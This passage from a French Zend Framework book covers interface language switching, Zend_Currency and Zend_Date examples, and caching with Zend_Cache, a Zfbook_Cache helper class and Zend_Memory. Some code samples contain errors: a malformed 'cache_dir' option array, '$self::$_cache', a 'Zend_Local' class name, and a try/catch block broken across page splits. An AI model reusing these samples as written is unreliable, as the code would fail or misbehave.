Une fois l'onglet *Info Projet* rempli, ajoutez le chemin vers le dossier application dans *Chemins* (champs *Chemin de base* ET *Chemins*), puis le mot-clé *translate* dans *Mots clés*. Sans cela, le parseur de code permettant de détecter automatiquement les chaînes à traduire ne fonctionnerait pas. Enregistrez ensuite le fichier dans `application/languages/lang_en.po`. Le fichier `*.mo` correspondant est automatiquement créé.

Il reste ensuite à effectuer l'analyse syntaxique (*parsing*) du code. Pour cela, il faut faire une dernière manipulation dans la configuration : dans *Fichier* > *Préférences*, onglet *Analyseur*, ajoutez l'extension `*.phtml` aux fichiers PHP. Cela permettra de traiter aussi les fichiers de vue qui comportent potentiellement un grand nombre de chaînes de caractères.

Enfin, nous pouvons lancer l'analyse dans *Catalogue* > *Mise à jour* depuis les sources. Une fois celle-ci terminée, un écran s'affiche avec les nouvelles chaînes à traduire (figure 9-5).




Figure 9-5
Recherche automatique des chaînes à traduire

Modifier la langue

Le changement de langue consiste simplement en une affectation explicite du paramètre `lang` de la session. Nous allons mettre en place un système qui met à jour la langue à la volée.

IndexController::languageAction()

```
/**
 * Mise à jour de la langue par défaut
 */
public function languageAction()
{
    $request = $this->getRequest();
    $params = $request->getParams();
```

```

    if (isset($params['lang']) &&
        in_array($params['lang'], array('fr', 'en'))) {
        Zend_Registry::get('session')->lang = $params['lang'];
    }
    $this->_helper->redirectorToOrigin();
}

```

L'action `languageAction()` change ici le paramètre « langue » de la session. Cette action peut être appelée par un lien depuis une vue, par exemple, dans le pied de page. L'effet du changement de langue est ainsi immédiat.

Vue `views/scripts/common/footer.phtml`

```

<a href="<?php echo $this->link('index', 'language', null,
array('lang'=>'en'));?>">english</a> |
<a href="<?php echo $this->link('index', 'language', null,
array('lang'=>'fr'));?>">français</a>

```

Un simple clic sur l'un des liens *English* ou *French* change la langue courante.

Zend_Currency : gestion des monnaies

`Zend_Currency` est un petit composant dont nous allons faire une présentation rapide et pratique. Ce composant n'est pas utilisé dans l'application exemple.

Pourquoi utiliser Zend_Currency ?

Ce composant sert à manipuler les monnaies et les paramètres régionaux. Ceux-ci peuvent être liés à la locale courante, donc à la langue courante. `Zend_Currency` est fluide et permet un paramétrage précis.

Affichage des monnaies

Avec `Zend_Currency`, il est possible de formater les nombres selon la monnaie de la locale courante ou en spécifiant une monnaie et une région. Voici quelques exemples qui effectuent ces affichages :

Affichages formatés avec `Zend_Currency`

```

// Chargement d'un objet currency
$currency = new Zend_Currency();

```

RENOI Aides d'action

Les appels `$this->_helper->redirectorToOrigin()` dans le contrôleur et `$this->link()` dans la vue sont des aides *d'action* et des aides *de vue*. Ils permettent de factoriser les traitements courants et de simplifier leur utilisation. Pour plus d'information concernant leur implémentation, rendez-vous aux chapitres 6 et 7.

PERFORMANCE Zend_Currency

À l'heure où nous écrivons ces lignes, Zend_Currency s'avère un composant gourmand à l'impact non négligeable sur les performances. Il est recommandé de l'utiliser parallèlement à Zend_Cache.


**Figure 9-6**

Diagramme de classes de Zend_Date

```

// Affichage d'un chiffre formaté selon la monnaie courante
// Affiche : 1 000,00 €
echo $currency->toCurrency(1000);

// Affichage d'un chiffre formaté selon la monnaie en_US
// Affiche : 1,000.00 €
echo $currency->toCurrency(1000, array('format' => 'en_US'));

// Affichage d'un chiffre représentant des dollars
// Affiche : $ 1,000.00
$currency = new Zend_Currency('en_US', 'USD');
echo $currency->toCurrency(1000);

// Modification du formatage (retrait des décimales)
$currency->setFormat(array('precision' => 0));
echo $currency->toCurrency(1000);

```

Informations sur les monnaies

Zend_Currency permet également de récupérer des informations sur les monnaies. L'exemple suivant illustre les possibilités actuelles.

Récupération d'informations sur les monnaies

```

// Informations sur la monnaie courante
echo 'Symbole : ' . $currency->getSymbol() . "\n";
echo 'Nom court : ' . $currency->getShortName() . "\n";
echo 'Nom long : ' . $currency->getName() . "\n";

// Liste des régions pour lesquelles la monnaie
// est utilisée.
var_dump($currency->getRegionList());

// Liste des monnaies de la locale (région) courante
var_dump($currency->getCurrencyList());

```

Zend_Date : gestion de la date et de l'heure

Zend_Date est un composant complet qui sert à manipuler des dates. Il complète et étend les fonctionnalités de dates proposées nativement par PHP.

Pourquoi utiliser Zend_Date ?

Voici des exemples simples qui illustrent les possibilités de Zend_Date. Ceux-ci montrent non seulement les fonctionnalités nouvelles proposées

par `Zend_Date`, mais aussi une autre manière d'utiliser les fonctionnalités existantes de PHP. `Zend_Date` permet de calculer des dates virtuellement infinies, et n'est pas limité par le *timestamp* Unix (01/01/1970).

Pour commencer, il est primordial de spécifier le fuseau horaire par défaut. Celui-ci peut être inscrit dans le fichier de configuration `php.ini` ou explicité dans le code avec la fonction PHP `date_default_timezone_set()`.

Sélection du fuseau horaire par défaut

```
date_default_timezone_set('Europe/Paris');
```

Voici avant tout quelques opérations de base : affichage de dates, affectations et comparaisons simples.

Opérations basiques

```
// Création de l'objet Zend_Date
$date = new Zend_Date();

// Affichage par défaut de la date courante
echo $date . "\n";

// Affectation et affichage d'une date
$date->set('13:00:00', Zend_Date::TIMES);
echo $date->get(Zend_Date::W3C) . "\n";

// Avant ou après 30 minutes dans l'heure courante ?
echo $date->compare(30, Zend_Date::MINUTE) == -1
    ? "Avant 30 minutes\n"
    : "Après 30 minutes\n";

// Est-il 22 heures ?
if ($date->equals(22, Zend_Date::HOUR)) {
    print "Il est 22 heures.\n";
} else {
    print "Il n'est pas 22 heures.\n";
}
```

Voici ensuite quelques opérations de formatage de dates avec `Zend_Date`.

Formater une date

```
// Affichage de la date courante avec un formatage
// correspondant à une locale déterminée
$date = new Zend_Date(null, null, 'en-US');
echo $date . "\n";

// Même chose avec une date explicite
$date = new Zend_Date('Feb 31, 2007',
    Zend_Date::DATES,
    'fr_FR');
echo $date . "\n";
```

Timestamp

Le *timestamp* est un nombre exprimé en secondes (depuis le 1/1/1970) qui représente une date.

CULTURE Fuseaux horaires

Toute date est obligatoirement rattachée à un fuseau horaire (*timezone*, en anglais). À la création d'une date `Zend_Date`, le fuseau horaire par défaut de PHP lui sera affecté. Si ce fuseau horaire change ensuite, cela n'influencera pas `Zend_Date`, qui propose une isolation. Tous les calculs sur les dates prendront en compte le fuseau horaire : ainsi des heures vont s'ajouter ou se supprimer, lorsque la date changera de fuseau. Le décalage entre heure d'été et heure d'hiver (DST – *Daylight Saving Time*) est aussi pris en compte de manière automatique.

PRÉCISION Localisation et dates

`Zend_Date` formatera la date en utilisant la locale par défaut définie dans le registre, sauf si on passe explicitement un objet `Zend_Locale` en troisième paramètre des méthodes de formatage.

Dans ces exemples, par défaut, c'est la locale courante qui est utilisée si aucune locale n'est mentionnée (troisième argument du constructeur de `Zend_Date`).

Récupération d'informations

```
// Méthodes de comparaison (hors equals)
var_dump($date->isEarlier($date2));
var_dump($date->isLater($date2));
var_dump($date->isToday());
var_dump($date->isTomorrow());
var_dump($date->isYesterday());
var_dump($date->isLeapYear());
var_dump($date->isDate($date2));


// Méthodes d'output
var_dump($date->toString());
var_dump($date->toArray());
var_dump($date->toValue());
```

Ces méthodes permettent de récupérer des informations sur la date de l'objet `Zend_Date $date`.

En résumé

Quatre composants sont directement concernés par l'internationalisation. Ceux-ci permettent le développement d'applications multilingues, compatibles avec les paramètres régionaux du visiteur.

- `Zend_Locale` détermine et manipule la locale par défaut, c'est-à-dire la langue, la zone géographique et dans une moindre mesure le jeu de caractères.
- `Zend_Translate` est spécialisé dans la traduction automatique. Il peut s'adapter en technologie de fond à de nombreux existants tels que gettext, TMX, etc.
- `Zend_Currency` gère la monnaie conformément à la locale courante.
- `Zend_Date` permet la manipulation avancée des dates et s'adapte lui aussi aux paramètres régionaux en place.



chapitre 10



Performances

Les performances sont aussi bénéfiques pour le confort de navigation de vos visiteurs que pour la maintenance d'un environnement à fort trafic. La mise en place d'une gestion de cache est un bon moyen d'économiser des ressources machines, même si cela ne doit pas se substituer à la qualité du développement.

SOMMAIRE

- ▶ Utiliser la mémoire RAM pour améliorer les performances
- ▶ Mettre en place une stratégie de gestion de cache

COMPOSANTS

- ▶ Zend_Cache
- ▶ Zend_Memory

MOTS-CLÉS

- ▶ cache
- ▶ mémoire
- ▶ APC
- ▶ lock
- ▶ persistance
- ▶ ressources

Zend_Cache et Zend_Memory sont deux composants qui permettent la mise en cache des données. Ce chapitre aborde quelques rappels théoriques sur la définition et le rôle du cache, suivis de l'utilisation pratique de Zend_Cache et Zend_Memory.

Ce chapitre traite d'outils permettant d'optimiser les performances de l'application à l'exécution. Ces composants n'ont aucun apport fonctionnel ; ils s'ajoutent à un existant qui fonctionne déjà, dans le but d'accélérer la vitesse d'exécution. Parmi les méthodes mises en œuvre, nous traiterons largement la partie mise en cache, et dans une moindre mesure le composant Zend_Memory. Enfin seront abordés des conseils de maintenance pour améliorer les performances globales du framework.

Qu'est-ce que la gestion de cache ?

Pourquoi utiliser un cache ?

On peut définir le cache comme un mécanisme dont le but est d'économiser des ressources en supprimant les traitements redondants. Typiquement, le cache permet d'éviter de générer une page dynamique plusieurs fois, dans la mesure où celle-ci ne change pas d'un appel à l'autre.

Mais on peut aller plus loin avec le cache : tout d'abord, en mettant en cache non pas une page, mais une partie de page (cache partiel). Enfin, on retrouve le cache sur plusieurs niveaux : le plus bas niveau concerne la mise en cache du code compilé de PHP et le plus haut, la mise en cache des pages. Entre les deux, il est possible de mettre en cache des retours de fonctions, des blocs d'information ou des objets.

Mises en garde concernant la gestion du cache

Le cache n'est en aucun cas un moyen d'alléger le code d'une application. L'implémentation du cache apporte au contraire de nombreuses instructions supplémentaires. Les mécanismes de mise en cache peuvent devenir complexes, tant au niveau du fonctionnement que du paramétrage. Un cache mal maîtrisé peut générer des effets de bord, tels que figer des informations qui devraient évoluer, augmenter le nombre d'accès au disque ou aux bases de données, générant ainsi l'effet inverse de celui recherché. Aussi, les tests fonctionnels de l'application sont plus difficiles à réaliser avec un ou plusieurs caches que sans. Il est donc important, avant de vouloir faire de la mise en cache, de bien préparer votre politique de gestion du cache et, surtout, de prévoir un moyen de l'administrer (lire son contenu) et de le désactiver, à tout moment.




Figure 10-1
Quelques couches de cache courantes

La figure 10-1 aborde les couches de cache rencontrées couramment dans une application : le *cache de page* permet de mettre en cache le code HTML d'une page entière, tandis que le *cache partiel* permet de mettre un bloc ou une donnée provenant par exemple d'un retour de fonction. Enfin, il existe aussi des caches dits *bas niveau* qui rendent persistante la version compilée du code PHP. Ici, nous nous intéresserons surtout au *cache partiel* qui est le plus utilisé avec le Zend Framework.

Rappelons que le but du cache n'est en aucun cas de se substituer à un algorithme lent parce que mal conçu. La durabilité de votre existant dépend directement de la qualité de vos algorithmes, avant toute chose.

RAPPEL Cache d'opcode

Les principes de fonctionnement du cache d'opcode sont expliqués en annexe F.

Zend_Cache : gestion du cache

Zend_Cache est le composant de mise en cache de Zend Framework. Il est organisé de manière à permettre l'utilisation de plusieurs *backends*, c'est-à-dire plusieurs possibilités de stockage des informations à rendre persistantes. Aussi, plusieurs frontaux (*frontends*) sont par ailleurs disponibles afin d'adapter le composant à son utilisation.




Figure 10–2 Diagramme de classes de Zend_Cache

Choisir son frontal et son support de cache

Le support de cache (*backend*) est directement responsable des performances du composant Zend_Cache ainsi que de la capacité de données qui pourront être mises en cache. Le choix d'un support de cache peut dépendre de plusieurs critères :

- *l'environnement* : le support de cache est parfois dépendant d'une extension qui n'est pas toujours présente dans tous les environnements – citons APC, Memcache ou ZendPlatform ;
- *la quantité de données à mettre en cache* : certains supports de cache mettent par exemple les données en mémoire RAM, ce qui limite la capacité du cache. D'autres privilégient le disque ou une base de données ;
- *la vitesse de lecture et d'écriture recherchée* : il vous faudra faire un compromis entre vitesse et capacité. Ceux qui ont peu de données à mettre en cache, mais beaucoup de trafic, ont par exemple tout intérêt à mettre en cache mémoire.

Le tableau suivant donne une liste des supports de cache disponibles et fonctionnels pour Zend_Cache, avec leur utilisation conseillée.

Tableau 10-1 Liste des supports de cache de Zend_Cache

Nom du backend	Utilisation conseillée
Zend_Cache_Backend_File	Les données mises en cache sont stockées dans des fichiers plats. Méthode conseillée pour un maximum de portabilité et de capacité pour les données à mettre en cache.
Zend_Cache_Backend_SQLite	SQLite est une base de données embarquée. Elle offre de bonnes performances en lecture et nécessite peu de maintenance. Méthode conseillée pour stocker une grande quantité de données en cache avec de fréquents accès en lecture et peu en écriture.
Zend_Cache_Backend_Memcached	Méthode qui nécessite la présence du démon memcached, qui stocke les données en mémoire partagée. Utile pour disposer d'une mise en cache rapide qui peut être partagée entre plusieurs applications et plusieurs serveurs (<i>cluster</i>).
Zend_Cache_Backend_Apc	APC (<i>Advanced PHP Cache</i>) est la méthode de mise en cache la plus rapide. Elle nécessite la présence de l'extension APC qui permet de disposer d'un cache bas niveau et de la possibilité de mettre des données en mémoire. Utile pour mettre peu de données en cache mais avec un temps d'accès optimal. Attention aux clusters : les données sont mises en cache par serveur.
Zend_Cache_Backend_Xcache	Xcache est un composant stable et efficace pour faire du cache mémoire. Cette méthode est similaire à APC.
Zend_Cache_Backend_ZendPlatform	Utile pour ceux qui utilisent la Zend Platform, outil développé par la société Zend pour optimiser la maintenance d'applications. La Zend Platform gère elle-même sa politique de cache. Les données sont stockées dans une base MySQL embarquée, sous forme de fichiers, ou en mémoire.

Enfin, en fonction des données à stocker en cache, nous utiliserons plusieurs frontaux dont voici les principaux :

- `Zend_Cache_Core` : frontal générique utilisé par tous les autres frontaux. C'est à partir de cette classe qu'il est également possible de créer son propre frontal (voir la section sur l'utilisation avancée) ;
- `Zend_Cache_Frontend_Output` : permet de mettre en cache la sortie standard. Utile surtout pour la mise en cache dans des templates ;
- `Zend_Cache_Frontend_Function` : permet la mise en cache de retours de fonctions ;
- `Zend_Cache_Frontend_Class` : permet la mise en cache d'objets et de méthodes statiques ;
- `Zend_Cache_Frontend_File` : permet de mettre en cache des contenus de fichiers avec une forte dépendance au fichier original. Utile par exemple pour les fichiers de configuration. Fonctionne avec les fichiers XML ou INI ;
- `Zend_Cache_Frontend_Page` : même principe que `Output` mais pour des pages complètes.

/// Classe statique

Notre classe `Zfbook_Cache` est une classe dite *statique* car elle n'est pas destinée à être instanciée. Elle propose simplement l'accès à des méthodes statiques qui manipulent `Zend_Cache` dans un environnement clos et sécurisé.

Utilisation de `Zend_Cache` dans l'application

Afin de simplifier l'utilisation de `Zend_Cache` dans l'application, nous avons décidé de créer une classe utilisateur permettant un accès rapide et permanent à `Zend_Cache`.

Comme pour presque tout composant du Zend Framework, il est possible d'étendre `Zend_Cache` ou de simplifier son utilisation par la création d'un composant utilisateur.

« Étendre » concerne l'ajout ou la modification d'un support de cache ou d'un frontal : pour cela il suffit de créer les classes adéquates dans les bibliothèques utilisateur.

Implémentation de `Zfbook_Cache`

Cette simplification concerne la création d'une librairie, que nous allons appeler `Zfbook_Cache`, qui effectue automatiquement le choix du support de cache et son instanciation. Voici une proposition d'implémentation :

Simplification de l'accès au cache

```
<?php
/**
 * Une classe qui simplifie l'utilisation du cache
 */
class Zfbook_Cache
{
    private static $_cache = null;

    private static $_lifetime = 3600;

    private static $_cacheDir = null;

    private static function init()
    {
        if (self::$_cache === null) {
            $frontendOptions = array(
                'automatic_serialization' => true,
                'lifetime' => self::$_lifetime);
            $backendOptions = array(
                'cache_dir', self::$_cacheDir);
            try {
                if (extension_loaded('APC')) {
                    self::$_cache = Zend_Cache::factory(
                        'Core', 'APC',
                        $frontendOptions, array());
                } else {
                    self::$_cache = Zend_Cache::factory(
                        'Core', 'File',
                        $frontendOptions, $backendOptions);
                }
            }
        }
    }
}
```

```

        } catch (Zend_Cache_Exception $e) {
            throw new Zfbook_Cache_Exception($e);
        }
        if (!$self::$_cache) {
            throw new Zfbook_Cache_Exception("No cache backend available.");
        }
    }
}

public static function setup(
    $lifetime,
    $filesCachePath = null)
{
    if (self::$_cache !== null) {
        throw new Zfbook_Cache_Exception("Cache already used.");
    }
    self::$_lifetime = (integer) $lifetime;
    if ($filesCachePath !== null) {
        self::$_cacheDir = realpath($filesCachePath);
    }
}

public static function set($data, $key)
{
    self::init();
    return self::$_cache->save($data, $key);
}

public static function get($key)
{
    self::init();
    return self::$_cache->load($key);
}

public static function clean($key = null)
{
    self::init();
    if ($key === null) {
        return self::$_cache->clean();
    }
    return self::$_cache->remove($key);
}

public static function getCacheInstance()
{
    if (is_null(self::$_cache)) {
        throw new Zfbook_Cache_Exception("Cache not set yet.");
    }
    return self::$_cache;
}
}

```

Ce code propose une classe statique facilitant l'accès au cache. Les avantages et inconvénients de cette méthodologie sont les suivants :

- la classe de cache `Zend_Cache` n'est chargée que si le cache est utilisé. De plus, elle est maintenue pendant toute la durée de la requête, ce qui permet une optimisation transparente des ressources ;
- `Zfbook_Cache` est l'unique classe à utiliser pour faire appel au cache, et ses méthodes statiques sont limitées au nécessaire. Cela facilite énormément l'utilisation de ce composant ;
- le choix du support de cache et l'utilisation de `Zend_Cache` sont automatiques et transparents ;
- en revanche, cette simplification limite l'utilisation du cache à ce qui est proposé et ne permet pas de bénéficier des autres frontaux existants.

Utilisation du cache dans l'application

Une fois la classe `Zfbook_Cache` disponible, nous pouvons l'utiliser comme bon nous semble. Cela dit, il est important de se donner quelques règles pour éviter toute confusion lorsque l'application grossira... À vous de vous organiser. Voici quelques exemples dans notre application :

ReservationController::listAction()

```
// Tentative de recherche des réservations depuis le cache
$reservations = Zfbook_Cache::get('reservations');
$this->view->cached = (boolean) $reservations;

// Les réservations ne sont pas dans le cache, il faut aller
// les chercher dans la base de données
if (!$reservations) {
    $reservationListTable = new TReservationList();
    $reservations = $reservationListTable
        ->fetchAll()->toArray();

    // Insertion des réservations dans le cache
    Zfbook_Cache::set($reservations, 'reservations');
}
```

Ce code correspond à l'appel de la liste des réservations que nous devons afficher. Afin d'éviter un appel redondant en base pour récupérer la liste des réservations, nous faisons appel au cache. Dans cet algorithme, la première chose que nous faisons est d'essayer de récupérer la liste des réservations dans le cache (stockée lors d'un précédent appel de la même fonction). Si ces informations ne sont pas en cache, alors il faut aller les chercher en base et ne pas oublier de les mettre en cache pour les prochains appels.

ReservationController::editAction() et deleteAction()

```
// suppression du cache pour mise à jour
Zfbook_Cache::clean('reservations');
```

Dans notre politique de gestion du cache, il est très important de mettre à jour les informations persistantes lorsque celles-ci changent. Ainsi, nous éviterons par exemple d’afficher des informations supprimées ou périmées. Le rôle de cette ligne qui apparaît dans les actions de suppression, création et mise à jour des réservations est de vider du cache la liste des réservations, afin qu’elle soit régénérée au prochain appel de `ReservationController::listAction()`.

Amélioration des performances des composants Zend

Nombre de composants du Zend Framework peuvent utiliser `Zend_Cache` pour améliorer automatiquement leurs performances. Afin de disposer de cette optimisation, il suffit de leur transmettre une instance de `Zend_Cache_Core` (ou tout autre frontal spécialisé qui en hérite). C’est ce que nous faisons pour certains composants dans le bootstrap (`index.php`) de l’application, comme l’illustre l’exemple suivant :

Attacher Zend_Cache à d’autres composants (bootstrap)

```
$cacheInstance = Zfbook_Cache::getCacheInstance();
//(...)
// on attache le composant cache à Zend_Local
Zend_Local::setCache($cacheInstance);
//(...)
// activation du cache des métadonnées des passerelles
Zend_Db_Table_Abstract::setDefaultMetadataCache($cacheInstance);
//(...)
$translate = new Zend_Translate();//(...);
// activation du cache pour Zend_Translate
$translate->setCache($cacheInstance);
//(...)
// activation du cache pour Zend_Date
Zend_Date::setOptions(array('cache' => $cacheInstance));
```

Attention, ici nous utilisons le même cache pour tout le monde. Ainsi, le TTL est le même partout. Ceci ne dérange guère notre application, mais dans certains cas, on peut vouloir, par exemple, garder en cache les métadonnées de la base de données plus ou moins longtemps que les informations relatives à la locale ou aux dates.

Il peut dès lors devenir intéressant de cloner l’objet cache principal pour en créer d’autres dont le TTL sera modifié.

/// TTL

Le TTL est le *Time To Live*. C’est la durée de vie du cache au-delà de laquelle il sera invalidé. Ce paramètre est très complexe à déterminer sur des projets critiques, et un écart d’une seconde peut avoir un impact considérable. Heureusement, ce n’est pas le cas de notre application exemple.

Notez ainsi que de nombreux objets de Zend Framework utilisent une instance de `Zend_Cache_Core` pour s'autogérer. Pour savoir ce que ces composants mettent exactement en cache, et de quelle manière ils interagissent avec `Zend_Cache_Core`, il faut consulter les sources du framework ou encore le contenu du cache.

Zend_Memory : gestion de la mémoire

Le but de `Zend_Memory` est de pouvoir réguler l'utilisation de la mémoire allouée lorsqu'on travaille avec des chaînes de caractères. Ce composant est dépendant de `Zend_Cache`. Concrètement, certaines chaînes peuvent occuper beaucoup d'espace mémoire. Lorsque la limite de capacité fixée est atteinte, `Zend_Memory` fait appel à `Zend_Cache` pour le stockage de la chaîne.




Figure 10-3
Diagramme de classes de `Zend_Memory`

Exemple pratique

Comme pour `Zend_Cache`, certains composants de Zend Framework acceptent d'agréger un objet `Zend_Memory` afin de s'autogérer grâce à lui. C'est le cas de `Zend_Pdf`, sur lequel vous trouverez plus de détails au chapitre 13.

Exemple avec `Zfbook_Controller_ActionHelpers_ExportReservations_Pdf`

```

$backEnd = Zfbook_Cache::getCacheInstance()->getBackend();
$memory = new Zend_Memory_Manager($backEnd);
$pdf->setMemoryManager($memory);
$memory->setMemoryLimit(20000);
  
```

Zend_Pdf va utiliser l'objet Zend_Memory pour y stocker la chaîne représentant les données binaires PDF. Dans notre exemple, lorsque ces données dépassent 20 Ko, alors elles sont stockées dans le cache pour libérer la mémoire que consomme l'objet Zend_Pdf à ce moment-là. C'est astucieux, mais cela ne fonctionne qu'avec les chaînes de caractères.

Améliorer les performances générales de l'application

Voici quelques optimisations que l'on peut apporter à une application conçue avec Zend Framework afin d'améliorer ses performances. Ces quelques astuces sont étroitement en relation avec le chapitre 15 de cet ouvrage (*Utilisation avancée des composants*).

Une application Zend Framework développée dans les règles de l'art possède de nombreux fichiers, ainsi que de nombreuses classes qui font l'objet de multiples instanciations à chaque requête HTTP lancée. L'esprit du développement Zend Framework fait un peu penser à celui d'une application Java... Mais sur ce terrain, Java possède deux avantages : la compilation et la persistance des objets entre les requêtes (EJB *stateful*). Une application Java sera lente à charger, mais pourra potentiellement être très rapide grâce à ces caractéristiques. C'est sur ce terrain-là que PHP pêche et que nous nous devons d'optimiser. En connaissance de cause, voici nos objectifs :

- solliciter le moins possible l'interpréteur PHP, c'est-à-dire rendre persistant le code PHP compilé ;
- réduire au maximum les appels disques, notamment dus aux *includes* de nombreux fichiers ;
- réduire au maximum les appels à la base de données et aux sources de données, rôle en grande partie tenu par le cache ;
- simuler la persistance des objets qui sont longs à charger ;
- optimiser l'environnement d'exécution.

Les bons réflexes

- *Mettre en place un cache d'opcode* de manière à rendre persistant le code compilé de PHP. Pour cela nous conseillons l'extension APC qui est abordée en annexe F.
- Pour réduire les appels disques, une astuce consiste à *mettre le code le plus utilisé dans un gros fichier*. Vous aurez peut-être besoin d'un profileur pour déterminer quels fichiers vous devrez fusionner (le profileur est abordé au chapitre 15) .

- Les appels disques peuvent être sensiblement réduits en *activant la fonctionnalité d'autoload*. En effet, les fichiers sont alors chargés uniquement lorsque nécessaire, et l'on est ainsi sûr qu'un fichier ne sera jamais chargé si la classe qu'il contient n'est pas utilisée .
- Les appels à la base de données et aux sources de données sont optimisés par *le cache*, par *un bon paramétrage du SGBD* et par *des requêtes optimisées*. Là aussi, le profileur sera un outil de choix pour détecter les requêtes lentes (voyez le chapitre 14).
